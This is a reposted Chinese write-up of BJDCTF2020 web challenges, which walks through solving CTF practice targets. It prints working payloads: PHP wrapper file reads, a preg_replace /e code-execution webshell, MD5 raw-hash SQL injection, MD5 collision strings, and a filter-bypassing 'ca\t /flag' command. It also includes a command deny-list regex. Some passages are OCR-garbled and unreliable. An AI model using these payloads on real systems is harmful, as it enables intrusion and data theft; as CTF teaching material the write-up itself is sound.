lscat cnindex php,BJDCTF2020--web-复现

转载

腾讯NEXT学位 于 2021-03-17 21:40:44 发布 105 收藏

文章标签： lscat cnindex php

BJDCTF2020

未完待续

Buu

ZJCTF，就这？

看到这题名字还是很不爽的，毕竟我也是个浙江人，不过zjctf，有一说一确实。

BUU上和源题好像有点差别。

进题放出源码：

".file_get_contents($text,'r')."";

if(preg_match("/flag/",$file)){

die("Not now!");

}

include($file); //next.php

}

else{

highlight_file(__FILE__);

}

?>

file_get_contents(text,′r′)==="Ihaveadream")， 读取 text,'r')==="I have a dream")， 读取text, 'r')==="Ihaveadream")，读取text文件内容为I have a dream,想到data://伪协议。

看到官方wp还可以远程读取，对不起我是弟弟。


?text=data://text/plain,I%20have%20a%20dream

绕过第一个。

第二个让我们读取next.php ，可以利用filter。

?text=data://text/plain,I%20have%20a%20dream&file=php://filter/convert.base64-encode/resource=next.php

next.php



```
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
        @eval($_GET['cmd']);
}
```

出题人的指引下，看了大佬的一篇文章。

next.php?\S*=${phpinfo()}

可以用,poc直接打。

next.php?\S*=${eval($_POST[cmd])}

连上木马后找到flag

easy_md5

我注入真菜

F12 看到有个

hint: select * from 'admin' where password=md5($pass,true)

得到sql语句.

Leet More 2010 Jailbreak writeup

总结: ffifdyop


这个字符串其哈希值：276f722736c95d99e921722cf9ed621c

字符串: 'or'6

select * from admin where password=''or'6'

相当于select * from admin where password=''or 1 实现注入.

然后跳转到新页面



Do You Like MD5?

审查页面元素:

$a = $GET['a'];

$b = $_GET['b'];

```
if($a != $b && md5($a) == md5($b)){

// wow, glzjin wants a girl friend.
```

赵总又来找女朋友了!

get传A和b都是0e开头就行

payload:

?a=s155964671a&b=2120624


跳转到第三个页面.

要求我们post三个,但是他和上面不同,上面那个是两个等号,下面是三个等号,全等.可以考虑MD5生日攻击,还有MD5不支持数组,如果你param1和param2是数组传入,则MD5等号两边都是false也成立.

```
param1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x
```

或者直接数组传入就行param1[]=1,param2[]=2

参考网址



POST http://14960b81-7dee-4d09-9...

POST http://14960b81-7dee-4d09-9dd2-5e3af1224c50.node3.buuoj.cn/levell14.php

none form-data x-www-form-urlencoded ● raw binary GraphQL Text

```
param1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D
    Igm%A0%D1U%5D%83%60%FB_%07%FE%A2&param2
    =M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8I
    m%A0%D1%D5%5D%83%60%FB_%07%FE%A2
```

Status: 200 OK Time: 1124ms Size: 1.65 KB

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
} flag{5fb36145-7f17-4204-932a-cb0b370706d4}
```

postman的话,我这边要改成raw格式才能撞进去,我去!!注意格式问题.

感谢晓黑

中出一个安洵杯 easy_web

被晓黑老哥安利了下easy_web，题型差不多正好做一下。

查看元素，发现题面就img，发现下面有一行md5 is funny ~，然后就下意识得看了下url：

/index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=

猜测img后面跟的是文件名，cmd应该是后期要执行的命令，然后我去试了下hex,解不开，然后base64也没解开，然后有点困就去睡觉了。。。。

早上醒过来，越想越不应该，不可能解不开，然后果然忘记补等号了原先是27位，不能能被整除，奶奶的。两层base64接开后，再用hex，得到555.png

TXpVek5UTTFNbVUzTURabE5qYz0->MzUzNTM1MmU3MDZlNjc=->3535352e706e67->555.png

反过来

index.php->696e6465782e706870->Njk2ZTY0NjU3ODJlNzA2ODcw->TmprMlpUWTBOalUzT0RKbE56QTJPRGN3

http://16e5095c-d64f-49f0-a553-ef6564d69eea.node3.buuoj.cn/index.php?img=TmprMlpUWTBOalUzT0RKbE56QTJPRGN3&cmd=

然后就会得到一传base64加密得index.php

data:image/gif;base64,PD9waHAKZXJyb3JfcmVwb3J0aW5nKEVfQUxMIHx8IH4gRV9OT1RJQ0UpOwpoZWFk

base64解一下

';

die("xixi～ no flag");

} else {

$txt = base64_encode(file_get_contents($file));

echo "

";

echo "

";

}

echo $cmd;

echo "

";

if
(preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|ech
|\\|\\\\|\n|\t|\r|\xA0|\{|\}|\(|\)|\&[^\d]|@|\||\\$|\[|\]|{|}|\(|\)|-|/i", $cmd)) {

echo("forbid ~");

echo "

";


} else {

if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {

echo `$cmd`;

```
} else {
echo ("md5 is funny ~");
}
}
?>
```


前半部分就是刚才的东西，后半部分是讲cmd得，果然是命令执行。a和b套刚刚的就行了，正则我看的头疼。。试了个dir和dir%20/发现flag在目录下，然后试了个ca\t发现可以用。



```
POST /index.php?img=TmprMlpUWTBOalUzT0RKbE56QTJPRGN3&cmd=dir%20/
HTTP/1.1
Host: 16e5095c-d64f-49f0-a553-ef6564d69eea.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/79.0.3945.79 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 307
Content-Type: application/x-www-form-urlencoded

a=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%
B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%
93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2&b=M%C9h%FF%0E%E3%5C
%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95
%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5
D%83%60%FB_%07%FE%A2
```

```
<img
src='data:image/gif;base64,PD9waHAKZXJyb3JfcmVwb3J0aW5nKEVfQUxMIHx8IH4gRV9OT1RJQ0UpOwpoZWF
kZXIoJ2NvbnRlbnQtdHlwZTp0ZXh0L2h0bWw7Y2hhcnNldD11dGYtOCcpOwokY21kID0gJF9HRVRbJ2NtZCddOwp
pZiAoIWlzc2V0KCRfR0VUWydpbWcnXSkgfHwgIWlzc2V0KCRfR0VUWydjbWQnXSkpIAogICAgaGVhZGVyKCd
SZWZyZXNoOjA7dXJsPS4vaW5kZXgucGhwP2ltZz1UWHBWZWs1VVRURk5VMVFVSYWJFNXFZejAmY21kP
ScpOwokZmlsZSA9IGhleDJiaW4oYmFzZTY0X2RlY29kZShiYXNlNjRfZGVjb2RlKCRfR0VUWydpbWcnXSkpKTsK
CiRmaWxlID0gcHJlZ19yZXBsYWNlKCIvW15hLXpBLVowLTkuXSsvIiwgIiIsICRmaWxlKTsKaWYgKHByZWdfbWF
0Y2goIi9mbGFnL2kiLCAkZmlsZSkpIHsKICAgIGVjaG8gJzxpbWcgc3JjID0iLi9jdGYzLmpwZWciPic7CiAgICBkaW
UoInhpeGkgbm8gZmxhZyIpOwp9IGVsc2UgewogICAgJHR4dCA9IGJhc2U2NF9lbmNvZGUoZmlsZV9nZXRfY2
9udGVudHMoJGZpbGUpKTsKICAgIGVjaG8gIjxpbWcgc3JjPSdkYXRhOmltYWdlL2dpZjtiYXNlNjQsIiAuICR0eHQg
LiAiJz48L2ltZz4iOwogICAgZWNobyAiPGJyPiI7Cn0KZWNobyAkY21kOwplY2hvICI8YnI+IjsKaWYgKHByZWdfbWF
F0Y2goIi9sc3xiYXNofHRhY3xubHxtb3JlfGxlc3xoZWFkfHdnZXR8dGFpbHx2aXxjYXR8b2R8Z3JlcHxzZWR8Ymp6b
W9yZXxiemxlc3N8cGNyZXxwYXN0ZXxkaWZmfGZpbGV8ZWNob3xzaHxcJ3xcInxcYHw7fCx8XCp8XD98XFx8XFx
cXHxcbnxcdHxccnxceEEwfFx7fFx9fFwofFwpfFwmW15cZF18QHxcfHxcXCR8XFt8XF18e3x9fFwofFwpfC18PHw+
L2kiLCAkY21kKSkgewogICAgZWNobyAiZm9yYmlkIH4iKTsKICAgIGVjaG8gIjxicj4iOwp9IGVsc2UgewogICAgaW
YgKChzdHJpbmcpJF9QT1NUWydhJ10gIT09IChzdHJpbmcpJF9QT1NUWydiJ10gJiYgbWQ1KCRfUE9TVFsnYSd
dKSA9PT0gbWQ1KCRfUE9TVFsnYiddKSkgewogICAgICAgIGVjaG8gYCRjbWRgOwogICAgfSBlbHNlIHsKICAgI
CAgICBlY2hvICJtZDUgaXMgZnVubnkgfiI7CiAgICB9Cn0KPz4KPGh0bWw+CjxzdHlsZT4KICBib2R5ewogICB
iYWNrZ3JvdW5kOnVybCguL2JqLnBuZykgIG5vLXJlcGVhdCBjZW50ZXIgY2VudGVyOwogICBiYWNrZ3JvdW5kLX
NpemU6Y292ZXI7CiAgIGJhY2tncm91bmQtYXR0YWNobWVudDpmaXhlZDsKICAgYmFja2dyb3VuZC1jb2xvcjojQ
0NDQ0NDOwp9Cjwvc3R5bGU+Cjxib2R5Pgo8L2JvZHk+CjwvaHRtbD4='></img><br>dir /<br>bin   dev  flag
```

```
lib   media  opt   root  sbin  sys  usr
boot  etc  home  lib64     mnt    proc  run   srv tmp  var
<html>
<style>
 body{
  background:url(./bj.png)  no-repeat center center;
  background-size:cover;
  background-attachment:fixed;
  background-color:#CCCCCC;
}
</style>
<body>
</body>
```



```
POST /index.php?img=TmprMlpUWTBOalUzT0RKbE56QTJPRGN3&cmd=ca\t%20/flag
HTTP/1.1
Host: 16e5095c-d64f-49f0-a553-ef6564d69eea.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/79.0.3945.79 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 307
Content-Type: application/x-www-form-urlencoded

a=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%
B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%
93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2&b=M%C9h%FF%0E%E3%5C
%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95
%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5
D%83%60%FB_%07%FE%A2
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 14 Feb 2020 05:11:38 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 1994
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33
```


```
<img
src='data:image/gif;base64,PD9waHAKZXJyb3JfcmVwb3J0aW5nKEVfQUxMIHx8IH4gRV9OT1RJQ0UpOwpoZWF
kZXIoJ2NvbnRlbnQtdHlwZTp0ZXh0L2h0bWw7Y2hhcnNldD11dGYtOCcpOwokY21kID0gJF9HRVRbJ2NtZCddOwp
pZiAoIWlzc2V0KCRfR0VUWydpbWcnXSkgfHwgIWlzc2V0KCRfR0VUWydjbWQnXSkpIAogICAgaGVhZGVyKCd
SZWZyZXNoOjA7dXJsPS4vaW5kZXgucGhwP2ltZz1UWHBWZWs1VVRURk5VMVFVSYWJFNXFZejAmY21kP
ScpOwokZmlsZSA9IGhleDJiaW4oYmFzZTY0X2RlY29kZShiYXNlNjRfZGVjb2RlKCRfR0VUWydpbWcnXSkpKTsK
CiRmaWxlID0gcHJlZ19yZXBsYWNlKCIvW15hLXpBLVowLTkuXSsvIiwgIiIsICRmaWxlKTsKaWYgKHByZWdfbWF
0Y2goIi9mbGFnL2kiLCAkZmlsZSkpIHsKICAgIGVjaG8gJzxpbWcgc3JjID0iLi9jdGYzLmpwZWciPic7CiAgICBkaW
UoInhpeGkgbm8gZmxhZyIpOwp9IGVsc2UgewogICAgJHR4dCA9IGJhc2U2NF9lbmNvZGUoZmlsZV9nZXRfY2
9udGVudHMoJGZpbGUpKTsKICAgIGVjaG8gIjxpbWcgc3JjPSdkYXRhOmltYWdlL2dpZjtiYXNlNjQsIiAuICR0eHQg
LiAiJz48L2ltZz4iOwogICAgZWNobyAiPGJyPiI7Cn0KZWNobyAkY21kOwplY2hvICI8YnI+IjsKaWYgKHByZWdfbWF
F0Y2goIi9sc3xiYXNofHRhY3xubHxtb3JlfGxlc3xoZWFkfHdnZXR8dGFpbHx2aXxjYXR8b2R8Z3JlcHxzZWR8Ymp6b
W9yZXxiemxlc3N8cGNyZXxwYXN0ZXxkaWZmfGZpbGV8ZWNob3xzaHxcJ3xcInxcYHw7fCx8XCp8XD98XFx8XFx
cXHxcbnxcdHxccnxceEEwfFx7fFx9fFwofFwpfFwmW15cZF18QHxcfHxcXCR8XFt8XF18e3x9fFwofFwpfC18PHw+
L2kiLCAkY21kKSkgewogICAgZWNobyAiZm9yYmlkIH4iKTsKICAgIGVjaG8gIjxicj4iOwp9IGVsc2UgewogICAgaW
YgKChzdHJpbmcpJF9QT1NUWydhJ10gIT09IChzdHJpbmcpJF9QT1NUWydiJ10gJiYgbWQ1KCRfUE9TVFsnYSd
dKSA9PT0gbWQ1KCRfUE9TVFsnYiddKSkgewogICAgICAgIGVjaG8gYCRjbWRgOwogICAgfSBlbHNlIHsKICAgI
CAgICBlY2hvICJtZDUgaXMgZnVubnkgfiI7CiAgICB9Cn0KPz4KPGh0bWw+CjxzdHlsZT4KICBib2R5ewogICB
iYWNrZ3JvdW5kOnVybCguL2JqLnBuZykgIG5vLXJlcGVhdCBjZW50ZXIgY2VudGVyOwogICBiYWNrZ3JvdW5kLX
NpemU6Y292ZXI7CiAgIGJhY2tncm91bmQtYXR0YWNobWVudDpmaXhlZDsKICAgYmFja2dyb3VuZC1jb2xvcjojQ
0NDQ0NDOwp9Cjwvc3R5bGU+Cjxib2R5Pgo8L2JvZHk+CjwvaHRtbD4='></img><br>ca\t
```

```
/flag<br>flag{298f8b7d-649a-460d-b300-deabbf34c2b8}
<html>
<style>
 body{
```

Mark loves cat

打开页面发现有用的信息都没得，然后fuzz一下用dirb


dirb http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/



```
root@kali:~# dirb http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Feb 16 17:18:39 2020
URL_BASE: http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/ -
---
+ http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/.git/HEAD (CODE:200
|SIZE:23)
==> DIRECTORY: http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/assets
/
--> Testing: http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/hire
```

发现.git源码泄露。

python GitHack.py http://31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn/.git



```
root@kali:~/GitHack-master# python GitHack.py http://31d76b5b-06b8-4911-9a08-b2d
9d71eb368.node3.buuoj.cn/.git
[+] Download and parse index file ...
assets/css/animate.css
assets/css/bootstrap.min.css
assets/css/font-awesome.min.css
assets/css/jquery.lineProgressbar.css
assets/css/magnific-popup.css
```

得到flag.php和index.php.

flag.php

index.php

$y){

$$x = $y;

}

foreach($_GET as $x => $y){

$$x = $$y;

}

foreach($_GET as $x => $y){

if($_GET['flag'] === $x && $x !== 'flag'){

exit($handsome);

}


}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){

exit($yds);

```
}

if($_POST['flag'] === 'flag' || $_GET['flag'] === 'flag'){

exit($is);

}

echo "the flag is: ".$flag;
```

可以看到里面用到可变变量，第二个条件最简单，只要保证post的flag和get的flag变量没被用过就行。输出的yds,所以我们只要get请求‘yds=flag‘就行了， 就会把‘yds,所以我们只要get请求`yds=flag`就行了，就会把`yds,所以我们只要get请求‘yds=flag‘就行了，就会把‘x=yds,y=flag‘==>‘
y=flag`==>`y=flag‘==>‘yds=flag‘,然后flag`,然后flag‘,然后yds就会是flag。




```
GET /?yds=flag HTTP/1.1
Host: 31d76b5b-06b8-4911-9a08-b2d9d71eb368.node3.buuoj.cn
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/79.0.3945.79 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
    <!--go to top end-->
    <!--jquery script load-->
    <script src="assets/js/jquery.js"></script>
    <!--Isotope script load-->
    <script src="assets/js/isotope.pkgd.js"></script>
